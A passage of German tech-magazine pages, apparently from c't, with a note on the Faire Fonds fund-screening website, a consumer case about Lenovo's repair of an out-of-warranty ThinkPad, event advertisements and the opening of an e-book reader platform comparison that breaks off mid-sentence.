Viele Investoren stecken ihr Geld derzeit in Fonds. Immer mehr von ihnen wollen aber auch wissen, ob diese Fonds in Unternehmen investieren, die nicht beispielsweise in Skandale um Arbeitsbedingungen verwickelt sind, Rüstungsgüter produzieren oder erheblich zum Klimawandel beitragen.

Um Anlegern die Recherche zu erleichtern, haben die NGOs Facing Finance und Urgewald die Website **Faire Fonds** geschaffen. Sie enthält eine Datenbank, in der die Zusammensetzung von 2000 in Deutschland gehandelten Fonds einschließlich ETFs sowie Details zum negativen Wirken von 770 Aktiengesellschaften hinterlegt sind. Sie lassen sich jeweils über den Namen, die zugehörige Kennnummer (ISIN) oder die Kapitalverwaltungsgesellschaft ermitteln. Faire Fonds zeigt dann an, welche Konflikte bestehen, und erläutert diese.

Die Ergebnisse können erhellend sein und animieren zu weiteren Recherchen, insbesondere bei Fonds und Unternehmen, die sich selbst das Etikett „Environmental, Social and Governance Criteria“ (ESG) für gesellschaftliche Verantwortung im Bereich Umwelt, Soziales und Unternehmensführung anheften. Weitere Informationen, ein Generator für kritische Mails an die Fonds-Emittenten und ein Blog komplettieren das Angebot der Website. (mon@ct.de)

Diese Seite mit klickbaren Links: ct.de/yw32



Maker Faire®

everyone
thinks.

we

make.

Baden-Württemberg

25. & 26. Juni 2022
INNOPORT, Reutlingen



Hannover

10. & 11. September 2022
Hannover Congress Centrum



Entertainmentshow 28. November 2022 Online Format

Bei der Maker Faire sind Sie nicht einfach "nur" Aussteller oder Sponsor. Sie werden Teil einer Idee, eines Formats, einer Atmosphäre und profitieren so von der Begeisterung, die im Raum steht und weit darüber hinaus strahlt.

Ihr Ansprechpartner

Marcel Ossenkop

Sales Account Manager

Tel.: +49 511 5352-133

maos@maker-media.de

Werden Sie Teil der

Maker-Bewegung!

Lernen Sie unsere Business-Pakete kennen:

www.maker-faire.de/Aussteller



Kalte Kulanzstelle

Lenovo tut sich mit Produktionsfehler schwer

Produktionsfehler wie kalte Lötstellen treten oft erst nach längerer Zeit in Erscheinung. Von einem Markenhersteller wie Lenovo erwartet man dann Abhilfe zu akzeptablen Bedingungen. Leider gibt es die nicht immer.

Von Tim Gerber

Als im ersten Pandemiejahr das Homeschooling begann, besorgte Mark D. für seinen Sohn ein Lenovo Thinkpad T570 und installierte darauf Linux Mint: Das Notebook erfüllte lange seinen Zweck. Erst ein Jahr später, im Frühjahr 2021, trat erstmals das Problem auf, dass die SSD nicht richtig erkannt wurde. Zunächst trat das Phänomen nur beim Aufwachen aus dem Suspend-to-RAM-Modus auf, später auch gelegentlich beim Booten nach einem Kaltstart.

Da der Hardwarecheck des BIOS die SSD aber immer wieder erkannte, ging der Informatiker zunächst davon aus, dass es sich um ein Problem des UEFI handle, also einem Softwareproblem. Das Homeschooling war inzwischen vorüber und da der Wissenschaftler an seinem Forschungsinstitut sehr eingespannt war, blieb die Sache eine Weile liegen.

Erst nach den Herbstferien kam er dazu, die Sache unter die Lupe zu nehmen. Dabei stellte er fest, dass der Steckverbinder auf dem Mainboard nicht richtig verlötet war und sich inzwischen etwas gelöst hatte. Als IT-Spezialist in seinem Institut konnte D. die Lötstellen und den Steckverbinder auch gut fotografieren, obwohl sie eigentlich nur unter einem Mikroskop richtig zu erkennen sind. Mit den Fotos wandte er sich am 7. November an den Lenovo-Support. Doch die dreijährige Herstellergarantie war bereits im April abgelaufen, wie sich herausstellte. Das hatte Mark D. tatsächlich übersehen, da er damals ja noch von einem Softwarefehler ausging.

Wird repariert

Zunächst stellte ihm der Lenovo-Service wegen des geschilderten Produktionsfehlers eine Garantiewaiver in Aussicht. Am 16. November lehnte der Service dies

aber doch ab, ohne das Gerät des Kunden näher in Augenschein genommen zu haben. Gegen Zahlung einer Pauschale von 40 Euro werde man ihm aber einen Kostenvoranschlag für die Reparatur erstellen, hieß es. Das wollte Mark D. in Anspruch nehmen, was allerdings zunächst nicht klappte, weil Lenovo eine falsche Adresse für die Rechnung verwendete.

Schlussendlich klappte es doch und am 10. Dezember meldete Lenovo, dass das Notebook seine Werkstatt in Polen erreicht habe. „Wird repariert“, lautete der Status nun im Servicesystem, was Mark D. Anlass zu freudiger Hoffnung gab, der Markenhersteller habe sich vielleicht eines Besseren besonnen und den eigenen Produktionsfehler erkannt. Doch bereits drei Tage später kam die Ernüchterung: Lenovo schickte einen Kostenvoranschlag für die Beseitigung des Produktionsfehlers, die nun 1206 Euro und 22 Cent kosten sollte, also fast den Neupreis des Geräts.

Mark D. schrieb darauf erneut an Lenovo und bat, sich die Sache doch noch mal zu überlegen, wo man den Fehler der Lötstellen ja nun vor Ort begutachten konnte. Aber darauf kam keine Antwort mehr. Am 23. Dezember wandte sich der langjährige Leser an c't und fragte nach unseren Erfahrungen mit solchen Fällen. Ob es wohl eine Chance gäbe, Lenovo zum Einlenken zu bewegen? Er sei bereit, den Preis von etwa 200 Euro für eine Verlängerung der Garantie um ein Jahr zu zahlen, wenn Lenovo dafür das Notebook reparieren würde. Er wäre durchaus mit einem Nachlöten der Steckverbindung einverstanden gewesen.

In seinem Institut hatte sich der IT-Spezialist bereits mehrfach am Auslöten solcher Bauteile aus anderen Platinen versucht. Zum Nachlöten der filigranen Kontakte fehlte es ihm jedoch an dem nötigen Werkzeug und Erfahrung, wie er schrieb. Aber schon im Interesse der Nachhaltigkeit wäre ihm an einer Reparatur gelegen gewesen. Auch sein Sohn sollte daran lernen, dass man nicht alles sofort wegschmeißen muss.

Einen Hinweis auf einen möglichen Serienfehler an dem Gerät fanden wir zwar nicht, ein Einzelfall war dieser Ausfall aber auch nicht und wurde laut Schilderungen Betroffener in einschlägigen

Foren von Lenovo auch ohne Diskussion repariert, solange sich das betroffene Gerät noch innerhalb seiner Garantiezeit befand. Wenn die abgelaufen war, wurde es eher schwierig, wie in den Forenberichten zu lesen war.

Wir fragten am 5. Januar bei der Pressestelle von Lenovo, ob man in solchen Fällen eines zwar seltenen, aber doch recht eindeutigen Produktionsfehlers seitens Lenovo dem Kunden nicht doch etwas mehr entgegenkommen wolle. Noch am selben Tage versprach der Pressesprecher des Unternehmens, sich der Sache annehmen zu wollen. Am 11. Januar teilte er uns mit, dass Lenovo das kulant regeln und sich deshalb direkt mit dem Kunden in Verbindung setzen wolle.

Wird nicht repariert


Der wusste bislang davon nichts, freute sich jedoch über die Information. Und als er am 13. Januar von Lenovo die Nachricht erhielt, man habe die Qualitätskontrolle erfolgreich abgeschlossen und bereite sein Gerät nun für den Versand vor, war die Freude noch größer. Er hätte sich wie geschildert auch an den Reparaturkosten beteiligt, da das Gerät ja ansonsten absolut in Ordnung war und er es nicht wegschmeißen wollte. Nun sollte das Entgegenkommen sogar noch größer ausfallen, als erwartet.

Am 17. Januar kam das Päckchen an und Mark D. freute sich mit seinen Kindern schon aufs gemeinsame Auspacken nach Feierabend. Doch die Enttäuschung war groß. Das Notebook war unrepariert, der Steckverbinder hing immer noch lose auf dem Mainboard, von einer Qualitätskontrolle konnte keine Rede sein. Reichlich ernüchtert schilderte uns Mark D. noch am selben Abend den Vorgang.

Auch bei uns machte sich Verwunderung breit, sodass wir wiederum den Pressesprecher davon informierten. Der schrieb gleich am 18. Januar zurück, dass es sich um einen Irrtum handeln müsse und er sich darum kümmern wolle. Bis zum 27. Januar tat sich nichts und auf Nachfrage bestätigte uns der Pressesprecher, dass es sich definitiv um ein Versehen handle und man den Kunden bereits kontaktiert habe oder jedenfalls kontaktieren wolle, um die Sache „kulant abzuwickeln“.

Der Kunde erhielt per Mail ein Versandlabel, mit dem er das Notebook erneut in die Werkstatt senden sollte. Das tat er dann auch unverzüglich. Bei Redaktionsschluss war das Notebook bereits wieder auf dem Weg zum Kunden. Ob es diesmal auch tatsächlich repariert wurde, kann man angesichts der gegebenen Zusage nur hoffen. Aus dem Fall von Mark D. kann man aber auf alle Fälle lernen, dass man Garantieablaufdaten auch bei kleineren Ausfällen im Auge haben muss. Denn auf Kulanz der Unternehmen kann man sich nicht verlassen. (tig@ct.de) **ct**

**VOR
SICHT
KUNDE!**



Mit einem guten Foto vom schlecht verlöteten Steckverbinder wollte Mark D. den Lenovo-Service überzeugen, dass ein Produktionsfehler vorliegt, der eine Kulanzreparatur mehr als rechtfertigen würde.

Bild: Mark D.

secIT by Heise

HANNOVER 2022

29. – 31. MÄRZ
2022

Spannende Fachvorträge
auf drei Bühnen

Praxisnahe Workshops
mit Security-Experten

Informative Expert-Talks der
wichtigsten Security-Anbieter

Große Ausstellung
in zwei Hallen

Austausch mit der
Community vor Ort



Unsere Partner



#secHeroes

Der Treffpunkt für IT Security Heroes

Seien Sie vor Ort mit dabei und entdecken Sie die neuesten Trends, Produkte und Lösungen in der IT-Security.

PROGRAMM-HIGHLIGHTS

VORTRÄGE (AUSWAHL):

Quantentechnologien – Neue Aspekte für IT-Sicherheit
Xenia Bogomolec

Cyberfälle – Ablauf, Reaktion und Prävention
Gregor Wegberg

OWASP Top 10: Mythen und Sagen aus dem Land der Webanwendungssicherheit
Tobias Glemser

WORKSHOPS (AUSWAHL)*:

Cyberfälle untersuchen, bewerten und die richtige Reaktion darauf
Gregor Wegberg

Schutz vor Malware, Ransomware & Co.
Stefan Strobel

* in Kombination mit einem Tagesticket buchbar

 **Heise Medien**

Jetzt Frühbucher-Ticket sichern: sec-it.heise.de

 **Avast Business**

 **baramundi**

 **BOSCH**
Invented for life

 **CyberCompare**

 **cio Solutions**
customer satisfaction is our job

 **cybereason**

 **DataGuard**

 **DCSO**

 **EBRAND**

 **IT-SEAL**
Social Engineering Analysis Labs

kaspersky

KnowBe4
Human error. Conquered.

 **michael wessel**
THINK DIGITAL

 **sonatype**


SOPHOS
Cybersecurity evolved.

 **SoSafe**
Cyber Security Awareness

<TEHTRIS>
FACE THE UNPREDICTABLE

Taschen-Bibliothek

Ein Überblick über bekannte und exotische E-Book-Reader und Leseplattformen



E-Books vs. gewöhnliche Bücher	Seite 60
Vergleich der Plattformen	Seite 64
Marktübersicht und Test	Seite 68

Wer Bücher digital als E-Book lesen will, muss sich zwischen Amazon, Tolino und Pocketbook entscheiden. Oder vielleicht doch was ganz anderes? Und welches Gerät vermittelt den größten Lesespaß? Eine Entscheidungshilfe für Bücherwürmer und Leseratten.

Von Michael Link und Stefan Porteck

Der Kampf E-Books gegen Papier geht in eine neue Runde. Doch nur langsam gewinnen E-Books mehr Leser, das sagen die Statistiken. Denn das gedruckte Buch gibt nur ebenso langsam Terrain preis: Das beim Umblättern raschelnde Papier, eine handwerklich gekonnte Typografie und Gestaltung in einem dekorativen Einband, sogar der Geruch eines Buchs, all das sind – bei jedem Buch andere – Reize für die Sinne. Das haptische Erlebnis verbindet sich im Buchladen mit der Möglichkeit, sich was empfehlen zu lassen und vor dem Kauf mal eben reinzulesen, ob Stil und Inhalt zusagen. Und wenn ein Buch gelesen ist, kann man es umstandslos weitergeben. All das sind gewichtige Pluspunkte für gedruckte Bücher.

Doch beim Umzug ist schon eine kleine Hausbibliothek von 500 Büchern in Kartons ein 1A Generator für Rückenschmerzen. Eingeräumt bekommen sie nach und nach eine Staubpatina, die Titel im Regal verraten – gewollt oder nicht – viel über ihre Besitzer. Als Urlaubslektüre nehmen sie Platz im Koffer weg und strapazieren die Freigepäckgrenze. Und bei nachlassender Sehkraft machen kleine Schriften das Lesen mancher Bücher anstrengender oder gar unmöglich.

Derlei Nachteile hat man nicht mit elektronischen Büchern, kurz E-Books. Schriften lassen sich vergrößern und selbst ein 1000-Seiten-Wälzer wiegt in dieser Darreichungsform nichts. Ein Lesegerät, auch E-Book-Reader genannt, belastet eine Waage nur so stark wie zwei bis drei Tafeln Schokolade oder ein Taschenbuch. Nur, dass auf ein 8-GB-Reader nicht bloß ein Buch, sondern im Schnitt 8000

Schmöker passen. Liest man wöchentlich ein Buch, reicht der Platz für 153 Jahre, was auch für optimistischste Lebenszeiterwartungen ausreicht. Unmerklich werden die Reader immer besser darin, technische Fortschritte zu integrieren, ohne dass sie wesentlich komplizierter zu handhaben sind als ein herkömmliches Buch. Einen Marktüberblick auf E-Book-Reader mit Test für die Brot-und-Butter-Geräte finden Sie auf Seite 68.

Bestseller und Empfehlungen

E-Book-Reader lassen im Vergleich zu einer echten Bücherwand nicht erkennen, ob sie ein Konvolut von Kitschromanen, Krimischocker oder Lyrik enthalten. Während Besucher über das, was man liest, im Dunkeln tappen, erfahren stattdessen die Kauf- und Leihplattformen, von denen man den Lesestoff bezieht, so einiges: nicht nur, was man liest, sondern, wann und wie viel am Stück. Der Vergleich der Plattformen ab Seite 64 zeigt, dass die Anbieter offenbar nichts aus diesen Daten machen. Spoiler: Bessere Vorschläge für das nächste Buch gibts damit zum Beispiel nicht.


Sichtbare Fortschritte hat es bei der Gestaltung von E-Books – vorausgesetzt der Verlag hat gut gearbeitet – gegeben und auch die Lesegeräte sind ergonomisch veredelt worden. So verpasste man E-Books eine bessere Typografie, vielfach sogar eine leidlich funktionierende Silbentrennung. Per Kippfunktion des Readers können nun auch Linkshänder bequemer umblättern, wenn die Knöpfe auf der falschen Seite sind. Das fein auflösende Paperwhite-Display ist beleuchtbar und lässt E-Book-Seiten längst nicht mehr so gräulich aussehen wie ein olles Taschenbuch vom Flohmarkt. Eine etwas wärmere Lichtfarbe am Abend soll zudem Schlafstörungen vermeiden helfen, die durch zu kaltes Licht befördert werden.

Hingegen zeigen übliche monochrome E-Book-Reader Fotos, Grafiken und alles, was bunt ist, eher schlecht als recht an. Die ohnehin nur über ein Grauraster zerhackten Fotos kann man nicht frei vergrößern und die Grafik baut sich Klötzchen für Klötzchen im Tempo der Kontinentalverschiebung auf. Zeigt ein herkömmlicher Buchtext farbige Hervorhebungen, etwa für Merksätze, gehen diese in der E-Book-Version verloren. Mit etwas Glück erscheinen sie allenfalls als Grauwert, was aber die Lesbarkeit des Textes vermindert.

Nein, Farbe ist nicht das Spielfeld von E-Book-Readern und deswegen behaupten sich auch Lese-Apps auf Smartphones wacker. Natürlich auch, weil man sie sowieso überallhin mitnimmt und damit durch Lesen Wartezeiten totschlagen kann. Doch auch E-Paper-Displays gibt es schon in Farbe. Das InkPad color (Test in einer kommenden c't) von Pocketbook hat ein Kaleido-Plus-Display, das 4096 Farben darstellt. Damit kann man auch als Comic-Leser etwas anfangen, wenngleich

E-Book-Käufer in Deutschland

E-Book-Käufe verharren seit dem Boom der Anfangszeit auf einem relativ konstanten Niveau.



Quelle: Statista, nach Zahlen des Börsenvereins des Deutschen Buchhandels



Bild: aus „Das Märchen von der kleinen Ready und den verzauberten Büchern“ (PocketBook)

Monochrome E-Book-Reader wandeln Farben in Grauraster um.

es an Brillanz nicht mit einem Tablet aufnehmen kann.

Einige Plattformen vertreiben außer E-Books auch Hörbücher, oftmals sogar im Bundle. Etliche E-Book-Reader enthalten einen Abspieler für Hörbücher. Die Lesebeziehungsweise Hörfortschritte werden dabei auf Wunsch zwischen unterschiedlichen Geräten eines Nutzerkontos synchronisiert. Man kann sich etwa ein Kapitel beim Autofahren vorlesen lassen und danach nahtlos im E-Book weiterlesen.

Das ewige Talent

Elektronische Bücher, kurz E-Books und ihre Lesegeräte gehören zu den Geräten, denen schon seit 40 Jahren eine große Zukunft vorhergesagt wird. In den Achtzigerjahren erschienen erste Vorläufer auf Diskette. Sony brachte 1990 den Data Discman heraus, den sie Electronic Book nannten. Es fraß CD-ROMs mit Büchern im längst obsoleten Format EBG und das Display war eher ein Förderprogramm für die Brillenindustrie als augenschonend.

Einen Sprung in der Beliebtheit machten E-Books, als sie – meist im PDF-Format – fürs Lesen am Computer in Mode kamen. Derzeit werden beispielsweise Zeitungen und Magazine in diesem Format angeboten, weil sie sich unterwegs mit dem Smartphone oder Tablet leicht lesen lassen und wie beschrieben mit Bildern und Farben vorteilhafter aussehen. Nachteil der PDFs: Das Layout und die Buchstabengröße lassen sich nicht anpassen. Man kommt also bei großen PDFs mit kleiner Schrift nicht ums Zoomen und Herumschieben des Bildausschnittes herum. Auf Smartphones und Tablets ist das lediglich etwas lästig, aber auf den träge reagierenden E-Book-Readern sind PDFs nur zu gebrauchen, wenn man nicht scrollen und zoomen muss.

Die Firmen iRex, Sony und Jinke brachten 2006 eine Reihe von E-Book-Readern

mit einem neuartigen E-Paper-Display auf den Markt. Um 2007 kam das EPUB-Format in Fahrt, das eine dynamische Anpassung des Inhalts ans Display ermöglicht. Ändert man beispielsweise die Schriftgröße, werden die Seiten neu umbrochen.

Doch erst mit den ersten Kindle-Readern des Versandhausriesen Amazon kamen E-Book-Reader richtig in Mode: Der erste Kindle erschien 2007 nur in den USA – er war in fünfeinhalb Stunden ausverkauft und blieb es für fünf Monate. Amazons Kindle-Geräte nutzen ein eigenes E-Book-Format, nämlich AZW beziehungsweise AZW3 – beides kopiergeschützte Abwandlungen des MOBI-Formats.

Seit 2013 vermarktet Tolino als Zusammenschluss mehrerer Buchhandelsketten ebenfalls E-Books und Lesegeräte dafür. Pocketbook ist der dritte größere Spieler auf dem Feld, der ein Lesegerät und eine Leseplattform zusammen anbietet. Die Firma mit Sitz in Lugano vertreibt eine breite Palette von Geräten, die etliche E-Book-Formate verarbeiten können. Daneben gibt es noch eine Reihe von Anbietern, die in Deutschland eher Exotenstatus haben, etwa Boox, Kobo, Bokee sowie Boyue. Da sie bis auf Amazons proprietären Formaten alle üblichen E-Books ver-

dauen, sind sie eine gute Wahl, wenn man Bücher auf mehreren Plattformen kauft und per Rechner auf das Gerät überspielt.

Bücher besitzt man, E-Books nicht

Herkömmliche Bücher kann man überall kaufen, sogar im Supermarkt. Elektronische Bücher kauft man üblicherweise per App oder über die Internetseite des Shops und eher nicht mit dem E-Book-Reader, weil sich die Shopseiten damit so träge steuern lassen wie ein Containerschiff im Suezkanal. Die Bücher landen per WLAN oder Mobilfunk auf dem Reader – oder per Kabel, wenn man unbedingt mag.

Eine Cloud beim Händler enthält die Bücher, die man lesen darf. Bei Kindle und Tolino gibt es außerdem eine Art Familienbibliothek. Damit kann jede für diesen Kreis angemeldete Person die Bücher ebenfalls lesen, ohne sie selbst noch mal kaufen zu müssen. Ein gekauftes E-Book kann man jedoch nicht weiterverkaufen. Denn anders als beim herkömmlichen Buch erwirbt man bei E-Books nur ein Nutzungsrecht und kein Eigentum. Tatsächlich verschwanden einige E-Books bereits durch Fernlöschung des Plattformbetreibers. Dies geschah 2009, als Amazon einige Kindle-Bücher von den Readern löschte, weil der Konzern die Veröffentlichungsrechte für ein Buch in elektronischer Form nicht hatte.

Für gekaufte Bücher gibt es häufig Updates, die ungefragt auf den Lesegeräten landen. Was für normale Bücher schräg anmutet, umfasst bei E-Books häufig Rechtschreibkorrekturen, manchmal aber auch umfassende Überarbeitungen am Werk, etwa, was den Stil angeht – oder nachträgliche Schwärzungen etwa aufgrund von Rechtsstreiten. Um den Bücherbestand vor solchen Manipulationen zu



Bild: Sony

Der Data Discman war 1990 ein Proto-E-Book-Reader. Man musste schon leidensfähig sein, um damit dicke Bücher zu lesen.

schützen, empfiehlt es sich, eine Privatkopie der betreffenden Dateien auf den eigenen Computer herunterzuladen und den gesamten Buchbestand etwa mit der Open-Source-Software Calibre zu verwalten. Das ist legal, solange Sie einen Kopierschutz der Werke nicht entfernen.

Um einer ungehemmten Weitergabe von E-Book-Dateien einen Riegel vorzuschieben, sind viele Bücher mit einem Kopierschutz, euphemistisch digitales Rechtemanagement (DRM) genannt, ausgestattet, etwa als Wasserzeichen, mit dem man eine Raubkopie der Person zuordnen kann, die sie weitergab. Eine härtere Version ist die Verschlüsselung der Datei, die bewirkt, dass man ein Buch nur lesen kann, wenn man ein passendes Zertifikat vorweist.


Aussichten

Insgesamt sind E-Books zu einem festen Bestandteil des Büchermarktes geworden: Die Zahl der E-Book-Käufer ist nach einer Studie der Gesellschaft für Konsumforschung (GfK) im Jahre 2020 nochmals um 3,3 Prozent gewachsen, insgesamt kauften 3,8 Millionen Menschen in Deutschland im vergangenen Jahr wenigstens ein E-Book. Im Schnitt leistete sich jeder Nutzer knapp sieben, die meisten davon waren belletristischer Natur. Gut 85 Prozent fallen unter diese Kategorie. Fachbücher rangieren nur bei etwa 6 Prozent.

Mit größeren Displays, feineren Auflösungen, langer Akkulaufzeit sowie spürbarem Feinschliff an der Software lassen sich

E-Books nach Kategorien

Die meisten E-Books fallen unter Belletristik, also den klassischen Schmöcker.



Quelle: Statista, nach Zahlen des Börsenvereins des Deutschen Buchhandels

E-Book-Reader immer beiläufiger bedienen. Auf der Medienseite wächst das Buchangebot merklich und neue Verleihmöglichkeiten wie Family Sharing für E-Books tragen dem Rechnung, dass man ausgelesene Bücher zumindest im kleinen Kreis weitergeben möchte. Als Schwachpunkte bleiben die stiefmütterliche Behandlung von Farben in E-Book-Readern und das träge Handling der eingebauten Shop-Software.

Ärgerlich ist besonders, dass man mit einem einzigen Reader nicht auf allen Plattformen Bücher kaufen kann. Somit muss man – auch ökologisch fragwürdig – mehrere Geräte haben, wenn man Bücher von Amazon, aber auch welche aus der Tolino-

Ecke oder einem anderen Anbieter lesen will. Zwar brauchen E-Book-Reader gelegentlich einen Tankstopp für den Akku, doch insgesamt fällt die CO₂-Bilanz für E-Reader günstig aus: Bei der Produktion eines Geräts fallen rund 24 Kilogramm des klimaschädlichen Gases an, bei der eines gedruckten Buches aber auch mehrere Kilogramm, sofern es nicht auf Recyclingpapier gedruckt ist – was aber nur auf jedes fünfte Buch zutrifft. Mit einem Lesevolumen von mehr als rund zehn Büchern pro Jahr ist man mit einem E-Book-Reader auf der klimafreundlicheren Seite als mit dem Neukauf – ökologischer sind nur Leihbüchereien und Flohmärkte. (mil@ct.de) **ct**

TECHNIKUNTERRICHT MACHT ENDLICH SPAß!



Make:Education

Mit **Make Education** erhalten Sie jeden Monat kostenlose Bauberichte und Schritt-für-Schritt-Anleitungen für einen praxisorientierten Unterricht:



Für alle weiterführenden Schulen



Fächerübergreifend



Digital zum Downloaden



Monatlicher Newsletter

Jetzt kostenlos downloaden:

make-magazin.de/education



Leselust-Lieferanten

Wodurch sich die E-Book-Plattformen Kindle, Tolino und PocketBook unterscheiden

E-Book-Reader erwachen erst mit Lesestoff zum Leben. Die drei marktführenden Plattformen Kindle, Tolino und PocketBook haben zwar ein ähnliches Angebot, aber beim Benutzen liegen Süßes und Saures dicht beieinander. Wir dröseln das auf und zeigen, wie Sie anderswo an weitere Bücher kommen.

Von Michael Link und Stefan Porteck

So wie Kamele ihre Höcker gelegentlich in der Oase befüllen müssen, muss man auch E-Book-Reader immer mal wieder mit neuem Lesestoff betanken. Es gibt Riesenunterschiede zum herkömmlichen Buchkauf. Etwa, dass man E-Books im Gegensatz zum Papierbuch nicht bestellen kann, wenn man sie in den Regalen nicht findet.

Wir fühlen Amazons Kindle-Bibliothek, der Tolino-Allianz sowie dem PocketBook-System den Puls. Und schauen uns an, ob die Plattformen eine gesunde Mischung zur Behandlung der Schmökeritis bieten, wie gut man dort Lesefutter

findet und ob man Gekauftes auch weitergeben kann.

Über unterschiedliche Preise für E-Books müssen Sie sich wegen der Buchpreisbindung keine Gedanken machen. Im Vergleich zu gedruckten Büchern sind die meisten dennoch billiger. Auch weil man bei ihnen nur ein Nutzungsrecht erwirbt, sie aber nicht verkaufen oder verschenken kann, wenn man sie ausgelesen hat.

Auch das schönste Lesegerät (siehe Übersicht auf S. 68) nutzt ohne Bücher nichts, die man sich damit zu Gemüte führen kann. Daher finden Sie auf E-Book-Readern in der Regel einen Buch-Shop vor.

Beim Tolino sowie beim PocketBook lässt sich der ändern, beim Kindle des US-Riesen Amazon nicht. Das Umziehen von dort gekauften Kindle-Büchern auf eine andere Plattform ist wegen der proprietären Dateiformate AZW und AZW3 für Normalsterbliche kaum zumutbar. Sie müssten Kindle-Dateien in ein für andere Reader verträgliches Format wandeln und dazu den Kopierschutz aushebeln. Das hat Amazon mit einer Änderung der Formate jüngst noch mal erschwert.

Insgesamt ist man gut beraten, den Gaul von hinten aufzufahren und sich zuerst die Plattform anzuschauen und dann erst die Reader, zumal die Lesegeräte der großen Plattformen im Groben Ähnliches leisten.

Bestseller

Solange man im Fahrwasser des Massengeschmacks bleibt, wird man bei den drei oben genannten E-Book-Plattformen finden, was auch größere Buchläden haben. So sind Bücher aus den Spiegel-Bestsellerlisten mühelos erhältlich und bis auf wenige Ausnahmen prominent platziert. Nur Amazon versteckt sie auf seiner Bestellseite und rückt stattdessen seine eigene Hitliste in den Vordergrund.

Bei der Tolino-Allianz, einer von deutschen Buchhändlern befeuerten Plattform, gibt es keinen einheitlichen Buchshop, sondern den, den man im Reader konfiguriert – anfangs ist der Shop der Kette voreingestellt, bei der man das Gerät kauft. Den Shop kann man wechseln, ohne bisherige Käufe zu verlieren – alle Bücher aus dem Tolino-Universum landen in

